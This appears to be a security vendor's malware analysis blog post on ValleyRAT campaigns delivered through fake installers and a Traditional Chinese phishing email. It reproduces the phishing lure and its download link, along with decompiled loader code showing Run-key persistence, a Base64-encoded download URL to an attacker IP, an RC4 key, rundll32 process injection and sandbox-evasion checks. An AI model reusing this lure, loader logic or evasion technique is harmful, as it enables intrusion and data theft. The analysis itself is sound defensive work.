


An Analysis of ValleyRAT Infection Campaigns from Fake Installers, Japanese Malicious Emails

levelblue.com/blogs/spiderlabs-blog/an-analysis-of-valleyrat-infection-campaigns-from-fake-installers-japanese-malicious-emails

Hajime Takai

June 30, 2026



- [Home](#)
- [SpiderLabs Blog](#)

Key points

- LevelBlue has identified two distinct attack vectors associated with ValleyRAT: campaigns leveraging fake installers and campaigns initiated through malicious emails.
- The malicious email-based attack campaign analyzed in this report appears to target both Chinese and Japanese-speaking users, while the malware employs multiple anti-analysis and detection-evasion mechanisms.
- This report presents an example of the detection methodologies used by LevelBlue GSOC to identify ValleyRAT activity.

ValleyRAT Threat Intelligence

The malware ValleyRAT, which is the focus of this report, has been repeatedly observed in the wild since it was first named by [Proofpoint](#) in 2023. As its name suggests, ValleyRAT is a Remote Access Trojan (RAT) that enables threat actors to remotely control compromised systems. [Previous campaigns](#) involving ValleyRAT have also been known to employ advanced techniques such as Bring Your Own Vulnerable Driver (BYOVD).

Many reports have associated ValleyRAT-related activity with the SilverFox threat group. However, there are also skeptical views on whether all attacks leveraging ValleyRAT can be attributed to SilverFox. In an analysis of a leaked [ValleyRAT builder](#), the researchers noted that the use of ValleyRAT alone is insufficient to establish a connection to SilverFox. [Other research](#) has also challenged the attribution of ValleyRAT to a single threat actor, arguing that the toolsets employed across campaigns vary significantly.

ValleyRAT Detection Trends in LevelBlue GSOC

ValleyRAT activity has also been detected by the LevelBlue GSOC. The graph below illustrates the number of ValleyRAT detections observed by the GSOC since 2025. Detection volume began to increase in May 2025 and accelerated further in 2026, reaching a pace nearly twice that was observed during the previous year. It is important to note that these figures represent only attacks that progressed to a certain stage of the attacks. When unsuccessful or incomplete intrusion attempts are also taken into consideration, the overall volume of ValleyRAT-related activity is likely to be significantly higher.




Figure 1. ValleyRAT activity that progressed or was successful as detected by LevelBlue's GSOC from January 2025 to April 2026.

ValleyRAT Attack Variation

The ValleyRAT-related detections we observed can be broadly categorized into the following two attack vectors:

- Attacks initiated through fake installers
- Attacks originating from malicious emails

We observed and previously analyzed that the fake installer-based attack vector has been around since 2025. In the samples we recently analyzed, we observed that a fake installer executes a downloader, which subsequently retrieves and executes ValleyRAT as the final payload.




Figure 2. ValleyRAT fake installer attack chain.

Based on the characteristics of the campaign, the primary targets appear to be Chinese-speaking users. We observed that the fake installer user interface was presented in Chinese, and the malware actively interfered with security software commonly used in Chinese-speaking regions to evade detection.

However, this threat should not be viewed as a localized issue. We have confirmed multiple compromise cases involving overseas branches of multinational corporations, demonstrating that attackers are leveraging these regional offices as soft targets to gain access to larger corporate networks. As a result, ValleyRAT poses a significant risk to any organization with international operations, particularly those with employees, subsidiaries, or supply-chain partners in targeted regions.

The malware also incorporates a wide range of detection-evasion and anti-analysis capabilities. Notably, the attackers employed Pool Party Variant 7, a distinctive process injection technique. We provide a more detailed analysis of the fake installer-based attack vector in our [blog post](#) covering this campaign, which complements the findings presented in this report.

In contrast, we first observed malicious email-based ValleyRAT campaigns in 2026. These campaigns differ from the fake installer-based attacks in that they appear to target Japanese-speaking users. The remainder of this report focuses on a detailed analysis of this malicious email-driven attack campaign.

Malicious Email-Based ValleyRAT Campaign: Detailed Sample Analysis

We present a detailed analysis of a ValleyRAT attack detected by LevelBlue's GSOC that originated from a malicious email.

Attack Flow




Figure 3. ValleyRAT malicious email attack chain.

The attack begins with a malicious email containing a URL link. When the victim accesses the link, a ZIP archive is downloaded. The archive contains both an executable (EXE) file and a DLL file. When the EXE file is launched, it loads and executes the DLL file, which contains the malicious functionality. The DLL file subsequently downloads and executes ValleyRAT, which serves as the final payload of the attack.

Malicious Email

The attack analyzed in this article begins with a malicious email. An example of a malicious [email](#) used to distribute ValleyRAT can be seen in Figure 4. The email is written in Traditional Chinese, which is commonly used in regions such as Taiwan and Hong Kong, and its content relates to personnel transfers and salary adjustments.

The email contains a URL link that, when clicked, leads to a ZIP archive being downloaded and initiating the infection chain. The email also encourages recipients to open the file on a computer rather than a mobile device, as the EXE and DLL files contained in the archive cannot be executed on mobile platforms.

【重要通知】人事異動與薪資



sznhh <Anne86443434@outlook.com>
To jason

主旨：【重要通知】人事異動與薪資改定相關事宜

各位同仁 大家好：

辛苦了！

本次特此透過郵件，向各位同步人事異動與薪資改定的相關通知，詳細內容請參閱以下連結：

🔗 詳細內容查詢：<https://frehf.oss-cn-hongkong.aliyuncs.com/%E4%BA%BA%E5%8A%9B%E8%B3%87%E6%BA%90%E9%83%A8.zip>

（建議於電腦端打開連結確認，畫面顯示與操作更為順暢）

若有任何查詢或需進一步說明之處，歡迎隨時與人資部聯繫。

感謝各位的配合與諒解，敬請查照並協助對應，謝謝！

敬上

人力資源部

[日期：2026 年 2 月 6 日]

Figure 4. ValleyRAT malicious email sample.

In addition, our OSINT investigation identified a Japanese-language email associated with the same [campaign](#). Like the Chinese-language email, the Japanese email contains a URL link, and the domain portion of the URL is shared between the two. Furthermore, an investigation of the domain on VirusTotal revealed multiple URLs containing both Chinese-language and Japanese-language content.

Previous reports on ValleyRAT malicious email campaigns have described attacks targeting either Japanese- or Chinese-speaking users individually. While it is not possible to draw a definitive conclusion based solely on a shared domain, the available evidence suggests that the ValleyRAT malicious email campaigns targeting both Chinese- and Japanese-speaking users may have been conducted by the same threat actor.

ZIP File/EXE File

The ZIP archive downloaded through the malicious email campaign contains both an EXE file and a DLL file. Although no malicious functionality was identified within the EXE file itself, executing the EXE causes it to load a malicious DLL, thereby initiating the subsequent stages of the attack.

The sample analyzed in the following sections originates from the ZIP archive shown below. According to VirusTotal, the file is associated with the domain used in the URL link contained in the malicious email discussed in the previous section.

SHA1 hash: 65168c8dd93b16d3b77092fb70c0fa6fba4dffcc

The figure below shows the properties of the EXE file contained in the ZIP archive. Although the file is named "【給与調整のお知らせ】.exe", its file description is "VLC media player," and its original filename is "vlc.exe." In addition, the file hash of "【給与調整のお知らせ】.exe" matches that of a legitimate VLC media player executable. Combined with the fact that the accompanying DLL file is named "libvlc.dll," a DLL commonly used by VLC media player, we assess that the attackers are leveraging DLL sideloading as an evasion technique.




Figure 5. Malicious EXE file properties.

Dedicated to hunting and eradicating the world's most challenging threats.

[SpiderLabs](#)

DLL File

The DLL file loaded by the EXE implements two primary functions:

- Establishing persistence
- Downloading and executing ValleyRAT

In addition to these primary functions, the DLL file also incorporates several code obfuscation and evasion techniques, as listed below. Notably, if any of the evasion checks fail, the malware does not proceed with its primary activities, including persistence establishment and ValleyRAT execution:

- Junk code insertion
- Memory size checks
- Sleeping duration checks
- Process count checks
- Validation of the return value of IsNativeVhdBoot()

Persistence

To establish persistence, the malware first copies the EXE and DLL files to the locations shown below.

- File1
 - Copy Source: 【給与調整のお知らせ】.exe
 - Copy Destination: C:\Users\Public\Documents\res\msword.exe
- File2
 - Copy Source: libvlc.dll
 - Copy Destination: C:\Users\Public\Documents\res\libvld.dll

```

132  uStack_2d0 = uStack_3f8;
133  FUN_1800130a-strcpy(&local_2a8,&local_2e8,
134                      L"\\【给与調整のお知らせ】.exe"
135                      );
136  FUN_1800130a-strcpy(&local_248,&local_2e8,
137                      L"\\libvlc.dll");
138  local_2c8 = (LPCWSTR *****) 0x0;
139  uStack_2c0 = 0;
140  local_2b8 = 0;
141  uStack_2b0 = 0;
142  FUN_180013540(&local_2c8,
143               L"C:\\Users\\Public\\Documents\\re
144               s"
145               , 0x1d);
146  FUN_1800130a-strcpy(&local_288,&local_2c8,
147                      L"\\msword.exe");
148  FUN_1800130a-strcpy(&local_268,&local_2c8,
149                      L"\\libvlc.dll");

```

Figure 6. ValleyRAT copies malicious files to two locations in an infected machine.

The paths of the original EXE and DLL files depend on the directory in which the user extracts the ZIP archive. Therefore, this copying operation is likely performed to place the files in fixed locations so that the path of the EXE file referenced in subsequent operations can be determined reliably.

The malware then establishes persistence by creating the following registry entry, which causes msword.exe to be executed automatically when the user logs on:

Registry path: HKEY\Software\Microsoft\Windows\CurrentVersion\Run\pornhub

```

38 }
39 LVar5 = RegOpenKeyExW((HKEY) 0xffffffff80000001,
40                      L"Software\\Microsoft\\Win
41                      dows\\CurrentVersion\\Run"
42                      , 0, 2, (PHKEY) &local_20);
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77 }
78 RegSetValueExW((HKEY) CONCAT44(uStack_1c,
79                                local_20),
80                L"pornhub", 0, 1, param_1,
81                *piVar1 * 2 + 2);
82 RegCloseKey((HKEY) CONCAT44(uStack_1c, local_20)
83                );

```

Figure 7. Establishing persistence by creating a registry entry that causes the automatic execution of msword.exe.

Downloading and Executing ValleyRAT

The routine used to download ValleyRAT is relatively straightforward and is implemented using standard Windows APIs provided by wininet.dll, including InternetOpenW() and InternetReadFile(). As shown in the figure below, the download URL is Base64-encoded.

```

66 local_68 = 0x24;
67 local_60 = 0x2f;
68 builtin_strncpy(local_78, "aHR0cDovLzE1NC45Mi4xNi4yMi94ei5iaW4="
69                      , 0x25);
70 iVar25 = (int)DAT_18001e0a3;

```

Base64Decode

http://154.92.16[.]22/xz.bin

Figure 8. Base64-encoded download URL.

The downloaded ValleyRAT payload is encrypted using RC4, and the encryption key is identified as "zenzensu."

```

18 _DSC = (void *) 0x0;
19 uVar5 = (ulonglong) (uint) (int) DAT_18001e0a0;
20 builtin_strncpy(local_28-rc4-key, "zenzensu", 9);
21 local_18 = param_1;

```

Figure 9. RC4-encrypted ValleyRAT payload with an encryption key named "zenzensu".

After the download is completed, the malware creates a suspended rundll32.exe process using CreateProcessA(). It then decrypts the ValleyRAT payload with RC4 and injects it into the memory of the suspended process using APIs such as VirtualAllocEx() and WriteProcessMemory(). Finally, the malware resumes executing the suspended process by calling ResumeThread(), allowing the attack to proceed to the next stage.

Throughout the download and execution process, the ValleyRAT payload is never written to disk. Instead, it is executed directly from memory, making the technique effectively fileless.

```
58 if ((int)((ulonglong)(uint)(DAT_18001e0a1 + iVar10) / (uVar6 & 0xffffffff)) != iVar12) {
59     BVar4 = CreateProcessA("C:\\Windows\\System32\\rundll32.exe", (LPSTR)0x0,
60                          (LPSECURITY_ATTRIBUTES)0x0, (LPSECURITY_ATTRIBUTES)0x0, 0, 0x8000004,
61                          (LPVOID)0x0, (LPCSTR)0x0, &local_a8, &local_c0);
```

Figure 10. ValleyRAT creates a suspended rundll32.exe process via CreateProcessA().

```
196 }
197 lpBaseAddress = VirtualAllocEx(param_2, (LPVOID)0x0, param_4[1] - *param_4, 0x3000, 0x40);
198 cVar1 = FUN_180001380-ret2();

323 uVar6 = (uint)DAT_18001e0a3;
324 if (uVar5 / (uint)(int)DAT_18001e0a0 != uVar6) {
325     BVar3 = WriteProcessMemory(param_2, lpBaseAddress, (LPCVOID)*param_4, param_4[1] - *param_4,
326                               (SIZE_T *)&local_520);
327     iVar11 = (int)DAT_18001e0a4;
328     iVar12 = (int)DAT_18001e0a2;
```

Figure 11. Decryption of the ValleyRAT payload via VirtualAllocEx() and WriteProcessMemory() APIs.

```
168 uVar7 = (int)DAT_18001e0a1 + iVar10 + cVar1;
169 if ((uVar7 / (uint)(int)DAT_18001e0a0 - (int)DAT_18001e0a3) * iVar9 != 0) {
170     ResumeThread(local_c0.hThread);
171     Sleep(1000);
172     goto LAB_180007c9b;
173 }
```

Figure 12. ValleyRAT calls ResumeThread() to resume the suspended process.

Junk Code

The DLL file contains a large amount of junk code. In the Ghidra decompilation view shown below, multiple functions whose names end with "ret" are invoked. However, these functions merely returned constant numeric values and do not perform any meaningful operations. As such, they serve no practical purpose in the execution flow of the malware.

We assess that these junk code routines were inserted as an obfuscation technique to complicate analysis and hinder reverse engineering.

```
Decompile FUN_180001370-main - (libvcl.dll)
121 iVar9 = (int)cVar2;
122 cVar2 = FUN_180001370-ret0();
123 iVar9 = iVar9 * cVar2;
124 cVar2 = FUN_1800013b0-ret7();
125 uVar7 = (int)DAT_18001e0a1 + iVar9 + cVar2;
126 if (uVar7 / (uint)(int)DAT_18001e0a0 != (int)DAT_18001e0a3) {
127     cVar2 = FUN_180001390-ret3((int)DAT_18001e0a3,
128                               (ulonglong)uVar7 % (ulonglong)(uint)(int)DAT_18001e0a0);
129     iVar9 = (int)cVar2 * (int)DAT_18001e9c0 * 6;
130     cVar2 = FUN_1800013c0-ret9();
131     iVar9 = iVar9 - cVar2;
132     cVar2 = FUN_1800013a0-ret6();
133     if ((int)DAT_18001e0a4 + iVar9 + cVar2 != 0) goto LAB_180009ffd;
134 }
135 cVar2 = FUN_180001380-ret2();
136 iVar9 = (int)cVar2;
137 cVar2 = FUN_180001370-ret0();
138 iVar9 = iVar9 * cVar2 * 3;
139 cVar2 = FUN_1800013b0-ret7();

Decompile FUN_1800013b0-ret7 - (libvcl.dll)
1
2 undefined1 FUN_1800013b0-ret7(void)
3
4 {
5     return 7;
6 }
7
```

Figure 13. DLL file junk code inserted by threat actors for obfuscation.

Memory Size Check

We identified code that uses the `GlobalMemoryStatusEx()` Windows API to determine the amount of physical memory available on the infected system. If the memory size is less than or equal to `0x40000000` (1 GB), the malware does not proceed with subsequent execution.

This type of check is commonly implemented by malware as an anti-analysis technique to identify sandbox or virtualized environments, which are often configured with limited memory resources.

```

    if ((int)(uVar1 / (uVar11 & 0xffffffff)) != iVar12) {
        BVar5 = GlobalMemoryStatusEx(&local_58);
        local_68 = ((double)(int)DAT_18001e0a2 -
                    ((double)(int)DAT_18001e0a4 + (double)(int)DAT_18001e0a3) *
                    (double)(int)DAT_18001e0a0) / (double)(int)DAT_18001e0a0;
        uVar7 = DAT_18001e0a1 + iVar9 + iVar10;
        if (uVar7 / (uint)(int)DAT_18001e0a0 == (int)DAT_18001e0a3) {
LAB_180009cb2:
154     if ((int)local_68._0_4_ < 1) {
155         return local_68._0_4_;
156     }
157 LAB_180009ffd:
158     return (uint)(local_58.ullTotalPhys < 0x40000000);
159 }

```

Figure 14. ValleyRAT uses the `GlobalMemoryStatusEx()` API to check the physical memory of an infected machine to determine if it's running in a sandbox or a virtual environment.

Sleeping Duration Checks

In the code shown in Figure 15, the malware calls the `GetTickCount()` API both before and after invoking the `Sleep()` function and calculates the difference between the two return values. Because `GetTickCount()` returns the number of milliseconds that have elapsed since the system was started, the calculated difference corresponds to the actual duration of the `Sleep()` call.

If the measured duration is less than or equal to `0x1c3` (451 milliseconds), the malware does not proceed with subsequent execution. We assess that this check is intended to detect sandbox environments. Some sandbox solutions accelerate or shorten sleep intervals to speed up analysis, causing `Sleep()` to return earlier than requested. The malware appears to leverage this behavior as an anti-analysis technique.

```

190     }
191 }
192 IVar4 = (*pFVar-GetTickCount)();
193 Sleep(500);
194 IVar5 = (*pFVar-GetTickCount)();
195 uVar-TickCountDiff = (int)IVar5 - (int)IVar4;
196 cVar1 = FUN_180001380-ret2();

```

```

241 }
242 LAB_18000a800:
243 return (uint)(uVar-TickCountDiff < 0x1c3);
244 }
245

```

Figure 15. ValleyRAT calls the `GetTickCount()` API and invokes the `Sleep()` function to determine if it's running in a sandbox/virtual environment.

Process Count Checks

In the code shown in Figure 16, the malware uses the `GetSystemInfo()` Windows API to determine the number of processors available on the infected system. If the processor count is less than or equal to one, the malware does not proceed with its primary functionality. We assess that this check is also intended to detect sandbox or virtualized environments, as such environments are often configured with a minimal number of virtual processors.

```

26 local_40.dwAllocationGranularity = 0;
27 local_40.wProcessorLevel = 0;
28 local_40.wProcessorRevision = 0;
29 GetSystemInfo(&local_40);
30 iVar4 = (int)DAT_18001e0a3;
31 uVar3 = (ulonglong)(uint)(int)DAT_18001e0a0;
32 cVar1 = FUN_180001370-ret0();
33 iVar5 = (int)cVar1;
34 cVar1 = FUN_180001380-ret2();

59 if ((int)local_48._0_4_ < 1) {
60     return local_48._0_4_;
61 }
62 LAB_18000a993:
63 return (uint)(local_40.dwNumberOfProcessors < 2);
64 }

```

Figure 16. The malware checks the number of available processors via the `GetSystemInfo()` API.

Validation of the Return Value of `IsNativeVhdBoot()`

The malware checks the return value of the `IsNativeVhdBoot()` Windows API. This API can be used to determine whether the operating system is running from a native VHD (Virtual Hard Disk) boot environment. We assess that this check is intended to identify specific execution environments that utilize VHD-based configurations.

```

96 pFVar-IsNativeVhdBoot = GetProcAddress(hModule, "IsNativeVhdBoot");
97 if ((uint)(DAT_18001e0a1 + iVar8 + iVar7 * 6) / (uint)(int)DAT_18001e0a1
98     local_28 = ((double)(int)DAT_18001e0a2 -
99               ((double)(int)DAT_18001e0a4 + (double)(int)DAT_18001e0a4
100               (double)(longlong)pFVar-IsNativeVhdBoot);

```

Figure 17. The malware checks the return value of `IsNativeVhdBoot()`.

Analyzed ValleyRAT Sample

Because ValleyRAT was executed in a fileless manner, no payload file was left on the infected system, preventing us from obtaining the sample from the Disk. However, we acquired the

following sample from VirusTotal, which we believe was used in this attack.

SHA1 hash: eca7ed7b699835fadc2c2997a2845864e02b8dfe

We assess that this sample was used in the specific attack investigated in this report, based on the following reasons:

- The RELATIONS section of the sample on VirusTotal references the URL contacted by the DLL file analyzed in this report.
- The sample can be successfully decrypted into executable shellcode using the RC4 key, "zenzensu," which is embedded in the DLL file analyzed in this report.

We now present the results of our analysis of this sample.

Donut

Analysis of the ValleyRAT sample revealed that it was generated using Donut. Donut is a tool for generating PIC (Position-Independent Code). It enables the creation of .NET assemblies and shellcode that can be executed directly from memory with minimal effort.

A publicly available decryptor capable of reversing code generated by Donut has also been [released](#). We applied this decryptor to the sample obtained from VirusTotal and successfully recovered the original file. This successful recovery is the basis for our assessment that the sample was generated using Donut.

The recovered sample has been uploaded to the URL below:

SHA1 hash: eca7ed7b699835fadc2c2997a2845864e02b8dfe

Recovered Sample

Based on the numerous similarities between the decrypted sample and previously reported ValleyRAT samples, we assess that the recovered sample is indeed ValleyRAT.

One such similarity is shown in the figure below. The decrypted sample contains code that establishes persistence for the file GFIRestart64.exe through the Windows Run registry key. The same persistence mechanism was also observed in a [ValleyRAT sample](#) analyzed by Morphisec Threat Labs, further supporting our assessment.

```

20
21 local_18 = DAT_140041250 ^ (ulonglong)auStack_688;
22 if (param_2 == 0) {
23     local_648 = L'\0';
24     FUN_14001dcf0((ulonglong *)local_646,0,0x206);
25     local_438 = L'\0';
26     FUN_14001dcf0(local_436,0,0x206);
27     pHVar2 = LoadLibraryW(L"Shell32.dll");
28     pFVar3 = GetProcAddress(pHVar2,"SHGetSpecialFolderPathW");
29     *(FARPROC *) (param_1 + 0x290) = pFVar3;
